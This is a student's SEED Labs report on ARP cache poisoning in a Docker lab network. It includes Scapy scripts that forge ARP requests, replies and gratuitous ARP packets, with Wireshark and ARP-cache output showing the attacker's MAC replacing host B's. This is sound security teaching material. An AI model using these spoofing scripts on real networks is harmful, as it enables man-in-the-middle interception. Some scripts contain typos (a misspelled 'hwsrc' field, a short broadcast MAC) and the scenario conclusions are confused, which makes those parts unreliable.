



ARP CACHE POISONING

SEED LAB



[DATE]

[COMPANY NAME]


[Company address]

Contents

Environment Setup	2
Task 1	4
Task 1A.....	6
Task 1B	7
Scenario 1.....	7
Scenario 2.....	7
Task 1C	8
Scenario 1.....	8
Scenario 2.....	9
Task 2	10
Step 1	11
Step 2	13
Step 3	14
Step 4	16


Environment Setup

Setting Dockers.



```
seed@VM: ~/.../Labsetup
[05/16/23] seed@VM:~/.../Labsetup$ ls
docker-compose.yml volumes
[05/16/23] seed@VM:~/.../Labsetup$ dcbuild
HostA uses an image, skipping
HostB uses an image, skipping
HostM uses an image, skipping
[05/16/23] seed@VM:~/.../Labsetup$ dcup
WARNING: Found orphan containers (server-10.9.0.6, server-10.9.0.5) for this project. If you removed or renamed
file, you can run this command with the --remove-orphans flag to clean it up.
Pulling HostA (handsonsecurity/seed-ubuntu:large)...
large: Pulling from handsonsecurity/seed-ubuntu
da7391352a9b: Already exists
14428a6d4bcd: Already exists
2c2d948710f2: Already exists
b5e99359ad22: Pulling fs layer
3d2251ac1552: Downloading [>] b5e99359ad22: Pull complete
3d2251ac1552: Pull complete
1059cf087055: Pull complete
b2afee800091: Pull complete
c2ff2446bab7: Pull complete
4c584b5784bd: Pull complete
Digest: sha256:41efab02008f016a7936d9cadfbe8238146d07c1c12b39cd63c3e73a0297c07a
Status: Downloaded newer image for handsonsecurity/seed-ubuntu:large
Creating A-10.9.0.5 ... done
Creating B-10.9.0.6 ... done
Creating M-10.9.0.105 ... done
Attaching to A-10.9.0.5, B-10.9.0.6, M-10.9.0.105
B-10.9.0.6 | * Starting internet superserver inetd [ OK ]
A-10.9.0.5 | * Starting internet superserver inetd [ OK ]
```

Attaching Host A Docker.




```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x
[05/16/23] seed@VM:~/.../Labsetup$ docksh 333
root@33353a823225:/#
```

Attaching Host B Docker.



```
seed@VM: ~.../Labsetup
[05/16/23]seed@VM:~/.../Labsetup$ docksh 579
root@579f49da19d9:/#
```

Attaching Attacker's docker.



```
seed@VM: ~.../Labsetup
[05/16/23]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  volumes
[05/16/23]seed@VM:~/.../Labsetup$ gedit docker-compose.yml
[05/16/23]seed@VM:~/.../Labsetup$ dockps
b44dc5ab2951  M-10.9.0.105
33353a823225  A-10.9.0.5
579f49da19d9  B-10.9.0.6
[05/16/23]seed@VM:~/.../Labsetup$ docksh b44
root@b44dc5ab2951:/#
```

As visible in the screenshot I have identified the Host B and A as a normal user and Host M as the attacker due to the presence of **privileged: true** on line 39 of **docker-compose.yml**.



```

15           tail -f /dev/null
16
17
18 HostB:
19   image: handsonsecurity/seed-ubuntu:large
20   container_name: B-10.9.0.6
21   tty: true
22   cap_add:
23     - ALL
24   networks:
25     net-10.9.0.0:
26       ipv4_address: 10.9.0.6
27
28   command: bash -c "
29     /etc/init.d/openbsd-inetd start &&
30     tail -f /dev/null
31   "
32
33 HostM:
34   image: handsonsecurity/seed-ubuntu:large
35   container_name: M-10.9.0.105
36   tty: true
37   cap_add:
38     - ALL
39   privileged: true
40   volumes:
41     - ./volumes:/volumes
42   networks:
43     net-10.9.0.0:
44       ipv4_address: 10.9.0.105
45
46 networks:
47   net-10.9.0.0:
48     name: net-10.9.0.0

```

Task 1

Creating files in volumes to be accessible by the attacker for attack purpose.




```

seed@VM:~/Desktop/SEED/a/Labsetup$ cd volumes
seed@VM:~/Desktop/SEED/a/Labsetup$ touch 1.py 1A.py 1B.py 1C.py
seed@VM:~/Desktop/SEED/a/Labsetup$ gedit 1.py 1A.py 1B.py 1C.py

```

Using the Skeleton Code provided in Manual and testing it.




```

1#!/usr/bin/env python3
2from scapy.all import *
3E = Ether()
4A = ARP()
5A.op = 1 # 1 for ARP request; 2 for ARP reply
6pkt = E/A
7sendp(pkt)

```

In attacker's docker the **volumes** is visible and when entered the scripts are too.




```

[05/16/23]seed@VM:~/Desktop/SEED/a/Labsetup$ docksh b44
root@b44dc5ab2951:/# python3 1.py
python3: can't open file '1.py': [Errno 2] No such file or directory
root@b44dc5ab2951:/# ls
bin boot dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var volumes
root@b44dc5ab2951:/# cd volumes
root@b44dc5ab2951:/volumes# ls
1.py 1A.py 1B.py 1C.py
root@b44dc5ab2951:/volumes# 

```

Using wireshark to check movement on network.



Now when launching the skeleton code it shows that the code works and a packet has been sent.

```
python3: can't open file 1.py : [Errno 2] NO SUCH FILE OR DIRECTORY
root@b44dc5ab2951:/# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var  volumes
root@b44dc5ab2951:/# cd volumes
root@b44dc5ab2951:/volumes# ls
1.py  1A.py  1B.py  1C.py
root@b44dc5ab2951:/volumes# python3 1.py
.
Sent 1 packets.
root@b44dc5ab2951:/volumes# python3 1.py
.
Sent 1 packets.
root@b44dc5ab2951:/volumes# python3 1.py
.
Sent 1 packets.
root@b44dc5ab2951:/volumes#
```

ARP Packets were detected on Wireshark.

No.	Time	Source	Destination	Protocol	Length	Info
1	2023-05-16 11:1... 02:42:0a:09:00:69			ARP	44	Who has 10.9.0.17 Tell 10.9.0.105
2	2023-05-16 11:1... 02:42:0a:09:00:69			ARP	44	Who has 10.9.0.17 Tell 10.9.0.105
3	2023-05-16 11:1... 02:42:0a:09:00:69			ARP	44	Who has 10.9.0.17 Tell 10.9.0.105
4	2023-05-16 11:1... 02:42:0a:09:00:69			ARP	44	Who has 10.9.0.17 Tell 10.9.0.105
5	2023-05-16 11:1... 02:42:00:f1:33:db			ARP	44	10.9.0.1 is at 02:42:00:f1:33:db
6	2023-05-16 11:1... 02:42:00:f1:33:db			ARP	44	10.9.0.1 is at 02:42:00:f1:33:db
7	2023-05-16 11:1... 02:42:0a:09:00:69			ARP	44	Who has 0.0.0.0? Tell 10.9.0.105
8	2023-05-16 11:1... 02:42:0a:09:00:69			ARP	44	Who has 0.0.0.0? Tell 10.9.0.105
9	2023-05-16 11:1... 10.0.2.7	192.168.1.1		DNS	91	Standard query 0x80bc AAAA connectivity-check.ubuntu.com
10	2023-05-16 11:1... 192.168.1.1	10.0.2.7		DNS	259	Standard query response 0x80bc AAAA connectivity-check.ubuntu..
11	2023-05-16 11:1... PcsCompu_f0:cc:21			ARP	44	Who has 10.0.2.17 Tell 10.0.2.7
12	2023-05-16 11:1... RealtekU_12:35:00			ARP	62	10.0.2.1 is at 52:54:00:12:35:00
13	2023-05-16 11:1... 127.0.0.1	127.0.0.53		DNS	91	Standard query 0xb5ed AAAA connectivity-check.ubuntu.com
14	2023-05-16 11:1... 127.0.0.53	127.0.0.1		DNS	260	Standard query response 0xb5ed AAAA connectivity-check.ubuntu..

Frame 3: 44 bytes on wire (352 bits), 44 bytes captured (352 bits) on interface any, id 0

Linux cooked capture

Address Resolution Protocol (request)

Task 1A

Wrote this script for the task.




```
1 from scapy.all import *
2
3 # Construct ARP request packet
4 E = Ether()
5 A = ARP()
6 A.op = 1 # 1 for ARP request
7 A.hwsrc = "02:42:0a:09:00:69" # MAC address of the attacker machine (M)
8 A.psrc = "10.9.0.6" # IP address of host B
9 A.hwdst = "FF:FF:FF:FF:FF:FF" # Broadcast MAC address
10 A.pdst = "10.9.0.5" # IP address of host A
11
12 pkt = E / A
13
14 # Send the packet
15 sendp(pkt)
16
```

Launching Attack.

```
root@b44dc5ab2951:/volumes# python3 1A.py
.
Sent 1 packets.
root@b44dc5ab2951:/volumes#
```

Wireshark showed this response.




Checking on Host A if the attack was successful by checking ARP Cache. It proves the success of the attack as the Attacker's MAC Address has changed to the MAC Address of the Host B.

```
root@33353a823225:/# arp -a
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
    . . . . .
```



Task 1B

Wrote this script for the task.



```
1 from scapy.all import *
2
3 # Construct ARP reply packet
4 E = Ether()
5 A = ARP()
6 A.op = 2 # 2 for ARP reply
7 A.hwsr = "02:42:0a:09:00:69" # MAC address of the attacker machine (M)
8 A.psrc = "10.9.0.6" # IP address of host B
9 A.hwdst = "02:42:0a:09:00:05" # MAC address of host A
10 A.pdst = "10.9.0.5" # IP address of host A
11
12 pkt = E / A
13
14 # Send the packet
15 sendp(pkt)
16
```

Launching the Attack after which Wireshark shows the ARP Packets.



0000	00 00 03 04 00 06 00 00 00 00 00 00 00 00 00 00
0010	45 00 00 f3 37 a4 40 00 40 11 04 20 7f 00 00 35	E...7@0...5
0020	7f 00 00 01 00 35 b5 34 00 df ff 26 3b 2d 81 8054 ..&...
0030	00 01 00 00 00 00 00 00 12 63 0f 6e 66 65 63 74connect
0040	69 76 63 74 79 2d 63 68 65 63 0b 06 75 62 75 6e	ivity-ch eck ubun
0050	74 75 03 63 0f 6d 00 00 1c 00 01 c0 00 1c 00	tu.com...
0060	01 00 00 18 00 10 20 01 00 7c 15 62 00 00 00 b...
0070	00 00 00 00 00 00 24 c0 0c 0c 00 01 00 00 00\$.....
0080	18 00 10 26 20 00 2d 40 00 00 01 00 00 00 00 00	...& ..@.....
0090	00 00 2a c0 0c 00 1c 00 01 00 00 18 00 10 20	.*.....
00a0	01 06 7c 15 62 00 00 00 00 00 00 23 c0	.. b.....#
00b0	0c 00 1c 00 01 00 00 00 18 00 10 26 20 00 2d 40& ..@.....
00c0	00 00 01 00 00 00 00 00 00 00 22 c0 0c 00 1c 00#.....

Scenario 1

When the IP of Host B is in Host A's ARP Cache the attack seems to be successful but the previous attack was a success so if it overwritten or the previous result we need to move to a better solution.

```
root@33353a823225:/# arp -a
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
root@33353a823225:/#
```

Scenario 2

Removing Host B's IP from ARP Cache of Host A.

```
root@33353a823225:/# arp -d 10.9.0.6
root@33353a823225:/# arp -a
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
root@33353a823225:/#
```

Now performing the Attack.

```
root@b44dc5ab2951:/volumes# python3 1B.py
.
Sent 1 packets.
root@b44dc5ab2951:/volumes#
```

The results suggest that the attack was not successful. From which we can conclude that either scenario 1 was successful or both were not successful.

```
root@33353a823225:/# arp -a
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
root@33353a823225:/#
```

Task 1C

Wrote this script for the task.



```
1from scapy.all import *
2
3# Construct ARP gratuitous packet
4E = Ether()
5A = ARP()
6A.op = 2 # 2 for ARP reply
7A.hwsr = "02:42:0a:09:00:69" # MAC address of the attacker machine (M)
8A.psrc = "10.9.0.6" # IP address of host B
9A.hwdst = "FF:FF:FF:FF:FF" # Broadcast MAC address
10A.pdst = "10.9.0.6" # IP address of host B
11
12pkt = E / A
13
14# Send the packet
15sendp(pkt)
16|
```

Scenario 1

Filling Host A's cache by using the script for Task 1A.

```
root@b44dc5ab2951:/volumes# python3 1A.py
.
Sent 1 packets.
root@b44dc5ab2951:/volumes#
```

Launching the Attack

```
root@b44dc5ab2951:/volumes# python3 1C.py
.
Sent 1 packets.
root@b44dc5ab2951:/volumes#
```

Now the results tell that the attack is successful.

```
root@33353a823225:/# arp -a
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
root@33353a823225:/#
```

While the Wireshark tells the reply received with attack being successful by broadcasting our desired MAC Address.

[SEED Labs] Capturing from any						
No.	Time	Source	Destination	Protocol	Length	Info
335	2023-05-16 12:0... 10.0.2.7	185.125.190.48	TCP	56	39720 → 80 [ACK] Seq=2850819778 Ack=74732 Win=64240 Len=0	
336	2023-05-16 12:0... 10.0.2.7	185.125.190.48	HTTP	143	GET / HTTP/1.1	
337	2023-05-16 12:0... 185.125.190.48	10.0.2.7	HTTP	245	HTTP/1.1 204 No Content	
338	2023-05-16 12:0... 185.125.190.48	10.0.2.7	TCP	62	80 → 39720 [FIN, ACK] Seq=74921 Ack=2850819865 Win=32681 Len=0	
339	2023-05-16 12:0... 10.0.2.7	185.125.190.48	TCP	56	39720 → 80 [ACK] Seq=2850819865 Ack=74921 Win=64051 Len=0	
340	2023-05-16 12:0... 10.0.2.7	185.125.190.48	TCP	56	39720 → 80 [FIN, ACK] Seq=2850819865 Ack=74922 Win=64051 Len=0	
341	2023-05-16 12:0... 185.125.190.48	10.0.2.7	TCP	62	80 → 39720 [ACK] Seq=74922 Ack=2850819866 Win=32080 Len=0	
342	2023-05-16 12:0... PcsCompu_f0:cc:21	ARP	44	Who has 10.0.2.3? Tell 10.0.2.7		
343	2023-05-16 12:0... PcsCompu_c4:ae:b8	ARP	62	10.0.2.3 is at 08:00:27:c4:ae:b8		
344	2023-05-16 12:0... 10.0.2.7	185.125.190.56	NTP	92	NTP Version 4, client	
345	2023-05-16 12:0... 185.125.190.56	10.0.2.7	NTP	92	NTP Version 4, server	
346	2023-05-16 12:0... 02:42:0a:09:00:69	ARP	44	Who has 10.9.0.6? Tell 10.9.0.105		
347	2023-05-16 12:0... 02:42:0a:09:00:69	ARP	44	Who has 10.9.0.6? Tell 10.9.0.105		
348	2023-05-16 12:0... 02:42:0a:09:00:69	ARP	44	Who has 10.9.0.6? Tell 10.9.0.105		
349	2023-05-16 12:0... 02:42:0a:09:00:69	ARP	44	Who has 10.9.0.6? Tell 10.9.0.105		
350	2023-05-16 12:0... 02:42:0a:09:00:69	ARP	44	10.9.0.6 is at 02:42:0a:09:00:69		
351	2023-05-16 12:0... 02:42:0a:09:00:69	ARP	44	10.9.0.6 is at 02:42:0a:09:00:69		
352	2023-05-16 12:0... 02:42:0a:09:00:69	ARP	44	Gratuitous ARP for 10.9.0.6 (Reply)		
353	2023-05-16 12:0... 02:42:0a:09:00:69	ARP	44	Gratuitous ARP for 10.9.0.6 (Reply)		

Hardware size: 6
Protocol size: 4
Opcode: reply (2)
[Is gratuitous: True]
